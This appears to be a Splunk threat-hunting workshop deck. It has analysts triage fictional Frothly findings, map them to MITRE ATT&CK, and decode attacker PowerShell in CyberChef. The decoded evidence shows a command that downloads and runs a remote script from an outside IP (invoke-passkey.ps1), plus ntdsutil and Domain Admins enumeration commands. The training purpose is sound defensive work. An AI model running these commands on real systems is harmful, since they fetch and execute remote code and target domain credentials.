
Don't Get Myopic on Your Hunt

- Hunting may uncover unexpected things
 - Can take you in many directions
 - Note those turns so you can retrace your steps
 - Start new hunts when you reach a dead end
- Start broadly and narrow so you don't miss events
- Time series data
- For today, searches can be All Time
 - This will not be the case in your daily work!!!



Flow of the Hunt

- Threat Advisory to start the hunt
 - This is mainly to get you in a frame of mind since hunts can occur in any order
- Each hunt contains questions based on artifacts available or previously uncovered
- As you answer the questions
 - Focus on timeline of findings in each hunt
 - Establish a narrative around your findings from the hunt
- At the end of each hunt, we will discuss
 - Artifacts Uncovered
 - MITRE ATT&CK Techniques and Sub-techniques
 - How to operationalize our hunt findings



Enroll in Today's Workshop


Tasks

1. Get a splunk.com account if you don't have one yet:
<https://splk.it/SignUp>
2. Enroll in the Splunk Show workshop event:
<https://splunk.show/<uniqueID>>
3. Download the hands-on lab guide:
<https://splk.it/APT-Lab-Guide>

 Contains step-by-step instructions for all of today's exercises!

1. Download a copy of today's slide deck:
<https://splk.it/APT-Attendee>

Goal



The screenshot shows a workshop listing on a platform. The title is "Customer Onboarding Enablement Journey Workshop: Threat Hunting APT's". Below the title, there are two small icons: a lock icon labeled "Security" and a green arrow icon labeled "AVAILABLE". To the right of the title is a thumbnail image featuring a gear and a padlock. At the top right of the page, there is a large button with the text "Enroll in today's event" next to a yellow-to-pink gradient bar. Below this button is a smaller button labeled "Enroll event" with a blue background and white text, and a grey button labeled "Request Help".

Lab #1 - Hunt #2025-00-00

Prioritization

- Using the Enterprise Security Asset Center dashboard, find asset(s) that meet the following criteria:
 - High or Critical priority
 - Part of the IT business unit
 - Categorized as a Windows system
- Take your findings and use the key fields that identify an asset (IP, MAC, NT Hostname, DNS) to gather notables in Incident Review
- List MITRE ATT&CK Technique (if provided), Title, underlying data sources and any users associated with the notable event
 - Research the latest ATT&CK matrix to identify updates to the existing techniques and provide sub-techniques, if applicable

Mission Control

Analytics ▾

Security content ▾

Configure ▾

Security posture

Executive summary

SOC operations

Security intelligence

Security domains

Cloud security

Audit

Dashboards

Reports

Mission Control

Analytics ▾

Security content ▾

< Back

Access

Endpoint

Network

Identity

S

S

S

S

S

Sp

Sp

int

Sp

Sp

Sp

Sp

Asset center



Download

Edit

Actions




Asset

Priority

Business unit

Category

Owner



Asset information

| ip ↴ | mac ↴ | nt_host ↴ | dns ↴ | owner ↴ | priority ↴ | lat ↴ | long ↴ | city ↴ | country ↴ | bunit ↴ | category ↴ | pci_dorm ↴ | is_expect ↴ | should_1 ↴ | should_1 ↴ |
|-----------|---------------|-----------|-----------|---------|------------|-------|--------|---------------|-----------|---------|------------|------------|-------------|------------|------------|
| 10.1.1.10 | titan.thirsty | titan | bud stoll | high | | | | san francisco | us | it | ad windows | untrust | true | true | |

Mission Control

Security Posture

Analytics

Frothly Network

Security Intelligence ▾

Security Domains ▾

Audit ▾

Search ▾

Configure ▾

SA-Investigator ▾



Enterprise Security

Survey Links ▾



Analyst queue

Search findings & investigations

All time ▾

Charts

Hide Timeline



Time Range:

All time

Clear All

Save

Apply



Zoom To Selection

Zoom Out

Deselect



Findings and Investigations 34

Last refresh at 01:38 PM



Auto-refresh off ▾

< Prev

1

2

Next >

20 per page ▾




| <input type="checkbox"/> | > | rule_title ▾ | notable_type ▾ | _time ▾ | disposition_label ▾ | security_... ▾ | urgency ▾ | status_la... ▾ | owner_re... ▾ | Actions |
|--------------------------|---|--------------|----------------|---------|---------------------|----------------|-----------|----------------|---------------|---------|
|--------------------------|---|--------------|----------------|---------|---------------------|----------------|-----------|----------------|---------------|---------|

| | | | | | | | | | | |
|--------------------------|---|-------------------------------------|---------|--------------------------|--------------|---------|------|-----|------------|--|
| <input type="checkbox"/> | > | Unauthorized ICS/SCADA RDP sessions | FINDING | Wed, Oct 2, 2019 8:25 PM | Undetermined | Network | High | New | unassigned | |
| <input type="checkbox"/> | | Odd traffic on the network | FINDING | Fri, Aug 2, 2019 5:03 PM | Undetermined | Network | Low | New | unassigned | |

Fri, Aug 2, 2019 12:00

Mission Control Security Posture Analytics Frothly Network Security Intelligence ▾ Security Domains ▾ Audit ▾ Search ▾ Configure ▾ SA-Investigator ▾  Enterprise Security

Survey Links ▾ 

→ Analyst queue All time ▾   +

Time Range: All time search: titan.thirstyberner.com X Clear All Save **Apply**

Zoom To Selection Zoom Out Deselect

0 events on Aug 10, 2025

| rule_title ▾ | notable_type ▾ | _time ▾ | disposition_label ▾ | security_... ▾ | urgency ▾ | status_la... ▾ | owner_re... ▾ | Actions |
|--|----------------|---------------------------|---------------------|----------------|------------|----------------|---------------|---------|
| PowerShell process with an encoded command detected on titan.thirstyberner.com | FINDING | Fri, Aug 2, 2019 12:00 PM | Undetermined | Threat | ● High | New | unassigned | ⋮ |
| Indicator of mimikatz Activity on titan.thirstyberner.com | FINDING | Fri, Aug 2, 2019 11:13 AM | Undetermined | Endpoint | ● Critical | New | unassigned | ⋮ |
| New local admin account -daffligem created by Kpilsner. | FINDING | Fri, Aug 2, 2019 10:00 AM | Undetermined | Access | ● Medium | New | unassigned | ⋮ |
| Local administrator account created on titan.thirstyberner.com | FINDING | Fri, Aug 2, 2019 10:00 AM | Undetermined | Endpoint | ● Medium | New | unassigned | ⋮ |

Mission Control: Findings & Investigations

titan.thirstyberner.com (All-Time)

| Finding | Technique | Event Source | User | Updated Technique/Sub-Technique |
|---|----------------------------|--------------------|--------------------------------|--|
| PowerShell process with an encoded command detected | Data Encoding / PowerShell | | THIRSTYBERNER\frothly_helpdesk | Data Encoding: Standard Encoding / Command and Scripting Interpreter: PowerShell |
| Indicator of mimikatz Activity | Credential Dumping | Microsoft Sysmon | | OS Credential Dumping: LSASS Memory |
| New local admin account | Create Account | Windows Event Logs | Kpilsner, daffligem | Create Account: Local Account |
| Local administrator account created | Create Account | | THIRSTYBERNER\Administrator | Create Account: Local Account |

Exercise 2: Hunt #2025-01-01

Review Notable Event

PowerShell process with an encoded command detected on
titan.thirstyberner.com

Gain context by reviewing this finding

- If there are encoded commands, decode them!

Identify other contextual clues in this finding

Hint

- <https://gchq.github.io/CyberChef/> is great for decoding

Mission Control

Security Posture

Analytics

Frothly Network

Security Intelligence ▾

Security Domains ▾

Audit ▾

Search ▾

Configure ▾

SA-Investigator ▾



Enterprise Security

Survey Links ▾



Analyst queue

Search findings & investigations

All time ▾

Charts

Hide Timeline



Time Range:

All time

Clear All

Save

Apply



Zoom To Selection

Zoom Out

Deselect



Findings and Investigations 34

Last refresh at 01:38 PM



Auto-refresh off ▾



Prev 1 2 Next



2

Next

20 per page ▾



| <input type="checkbox"/> | > | rule_title ▾ | notable_type ▾ | _time ▾ | disposition_label ▾ | security_... ▾ | urgency ▾ | status_la... ▾ | owner_re... ▾ | Actions |
|--------------------------|---|-------------------------------------|----------------------|--------------------------|---------------------|----------------|-----------|----------------|---------------|----------------|
| <input type="checkbox"/> | | Unauthorized ICS/SCADA RDP sessions | FINDING | Wed, Oct 2, 2019 8:25 PM | Undetermined | Network | ● High | New | unassigned | ⋮ |
| <input type="checkbox"/> | | Odd traffic on the network | FINDING | Fri, Aug 2, 2019 5:03 PM | Undetermined | Network | ● Low | New | unassigned | ⋮ |

Survey Links ▾



Analyst queue

 titan.thirstyberner.com

All time ▾

Charts

Hide Timeline



Time Range:

All time

search: titan.thirstyberner.com X

Clear All

Save

Apply



Zoom To Selection

Zoom Out

Deselect



Findings and investigations 4

Last refresh at 01:40 PM



Auto-refresh off ▾

20 per page ▾



| <input type="checkbox"/> | > | rule_title ▾ | notable_type ▾ | _time ▾ | disposition_label ▾ | security_... ▾ | urgency ▾ | status_la... ▾ | owner_re... ▾ | Actions |
|--------------------------|---|--|----------------|---------------------------|---------------------|----------------|--|----------------|---------------|---------|
| <input type="checkbox"/> | | PowerShell process with an encoded command detected on titan.thirstyberner.com | FINDING | Fri, Aug 2, 2019 12:00 PM | Undetermined | Threat | ● High | New | unassigned | |
| <input type="checkbox"/> | | Indicator of mimikatz Activity on titan.thirstyberner.com | FINDING | Fri, Aug 2, 2019 11:13 AM | Undetermined | Endpoint | ● Critical | New | unassigned | |
| <input type="checkbox"/> | | New local admin account -daffligem created by Kpilsner. | FINDING | Fri, Aug 2, 2019 10:00 AM | Undetermined | Access | ● Medium | New | unassigned | |
| <input type="checkbox"/> | | Local administrator account created on titan.thirstyberner.com | FINDING | Fri, Aug 2, 2019 10:00 AM | Undetermined | Endpoint | ● Medium | New | unassigned | |



Analyst queue

titan.thirstyberner.com

All time



Start investigation



Time Range:

All time

search: titan.thirstyberner.com X

Clear All

Save

Apply

Do

Do +

(!)

Zoom To Selection

Zoom Out

Deselect

0

2020

2021

2022

2023

2024

4

2

0



1 selected

Edit

Assign to Me

Add to Investigation

More



rule_title ▾



PowerShell process with an encoded command detected on titan.thirstyberner.com

Fri, Aug 2, 2019
PM

MITRE ATT&CK Tactic Command and Control / Execution

MITRE ATT&CK Technique Data Encoding / PowerShell

Parent Process C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -ec
cABvAHcAZQByAHMAaABIAGwAbAAgAHsASQBFAFgAIAAoAE4AZQB3AC0ATwB
iAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBjAEMAbABpAGUAbgB0ACKALgBEAG
8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAAnAGgAdAB0AHAAOgAvAC8
AMQAzADQALgAyADAAOQAuADIAMwA5AC4AMwA2AC8AaQBuAHYAbwBrAGU
ALQBwAGEAcwBzAGsAZQB5AC4AcABzADEAJwApADsAlABpAG4AdgBvAGsAZ
QAtAHAAYQBzAHMAawBIAhkAIAAtAHUAbgBsAG8AYwBrAH0A



PowerShell process with an encoded command detected on titan.thirstyberner.com

The system titan.thirstyberner.com executed a PowerShell process that has an encoded command on the command-line

Owner

unassigned

Status

New

Urgency

High

Sensitivity

Unassigned

Disposition

Undetermined

Time

Aug 2nd, 2019 12:00 PM

Last updated

N/A

Reference ID

1FE42EDB-EA49-4A0B-9772-

2F88CA2FADD5@@notable@@f5e81bd5899770bc1f283ce48144a933

Section

ESCU - Malicious PowerShell Process - Encoded Command - Rule ↗

ATT&CK Description

Adversaries may attempt to make an executable or file difficult to discover or analyze by encrypting, encoding, or otherwise obfuscating its contents on the system or in transit. This is common behavior that can be used across different

Process

"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -ec
bgB0AGQAcwB1AHQAAQBsAA

User

"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -ec
bgBIAHQAIABnAHIAbwB1AHAAIAAnAEQAbwBtAGEAaQBuACAAQQBkAG0AaQBuAHMAJwA

"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -ec
cABvAHcAZQByAHMAaABIAGwAbAAgAHsASQBFAFgAIAAoAE4AZQB3AC0ATwB
iAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBjAEMAbABpAGUAbgB0ACKALgBEAG
8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAAnAGgAdAB0AHAAOgAvAC8
AMQAzADQALgAyADAAOQAuADIAMwA5AC4AMwA2AC8AaQBuAHYAbwBrAGU
ALQBwAGEAcwBzAGsAZQB5AC4AcABzADEAJwApADsAlABpAG4AdgBvAGsAZ
QAtAHAAYQBzAHMAawBIAhkAIAAtAHUAbgBsAG8AYwBrAH0A

Show more

THIRSTYBERNER\frothly_helpdesk

Data Encoding: Standard Encoding

The screenshot shows a user interface for data encoding, specifically focusing on standard encoding. The interface is divided into several sections:

- Operations:** A sidebar on the left containing various operations: remove, Remove EXIF, Remove Diacritics, Remove null bytes (highlighted with a red box), Remove whitespace, Remove line numbers, Fang URL, IPv6 Transition Addresses, Strip HTML tags, Strip HTTP headers, Unique, Favourites (with a star icon), Data format, Encryption / Encoding, and Public Key.
- Recipe:** The main workspace where a "From Base64" step is defined. It includes an alphabet selection (A-Za-z0-9+=) and two checkboxes: "Remove non-alphabet chars" (checked) and "Strict mode". Below this is another step labeled "Remove null bytes".
- Input:** The input data, which is a long string of encoded characters: cABvAHcAZQByAHMAaABlAGwAbAAgAHsASQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAEMAbABpAGUAbgB0ACKALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAA0gAvAC8AMQAzADQALgAyADAA0QAuADIAMwA5AC4AMwA2AC8AaQBuAHYAbwBrAGUALQBwAGEAcwBzAGsAZQB5AC4AcABzADEAJwApADsAIABpAG4AdqBvAGsAZQAtAHAAYQBzAHMAawBlAHkAIAAtAHUAbqBsAG8AYwBrAH0A.
- Output:** The resulting PowerShell command: powershell {IEX (New-Object Net.WebClient).DownloadString('http://134.209.239.36/invoke-passkey.ps1'); invoke-passkey -unlock}

Data Encoding: Standard Encoding / Command and Scripting Interpreter: PowerShell

PowerShell process with an encoded command detected on titan.thirstyberner.com

- Encoded Parent Processes

- `powershell {IEX (New-Object Net.WebClient).DownloadString('http://134.209.239.36/invoke-passkey.ps1'); invoke-passkey -unlock}`

- Encoded Processes

- `ntdsutil`
- `net group 'Domain Admins'`
- `powershell {IEX (New-Object Net.WebClient).DownloadString('http://134.209.239.36/invoke-passkey.ps1'); invoke-passkey -unlock}`
- `IEX (New-Object Net.WebClient).DownloadString('http://134.209.239.36/invoke-passkey.ps1'); invoke-passkey -unlock`

Contextual Clues from the Notable

PowerShell process with an encoded command detected on titan.thirstyberner.com

- Server name: titan.thirstyberner.com
- Server IP address: 10.1.1.10
- Destination Owner: bud stoll
- User: THIRSTYBERNER\frothly_helpdesk
- Category: windows / ad (what might this stand for?)

Artifacts Known/Uncovered

PowerShell process with an encoded command detected on titan.thirstyberner.com

- Frothly System

- titan.thirstyberner.com / 10.1.1.10

- IP Address

- 134.209.239.36

- URL

- <http://134.209.239.36/invoke-passkey.ps1>

Decoded Parent Processes


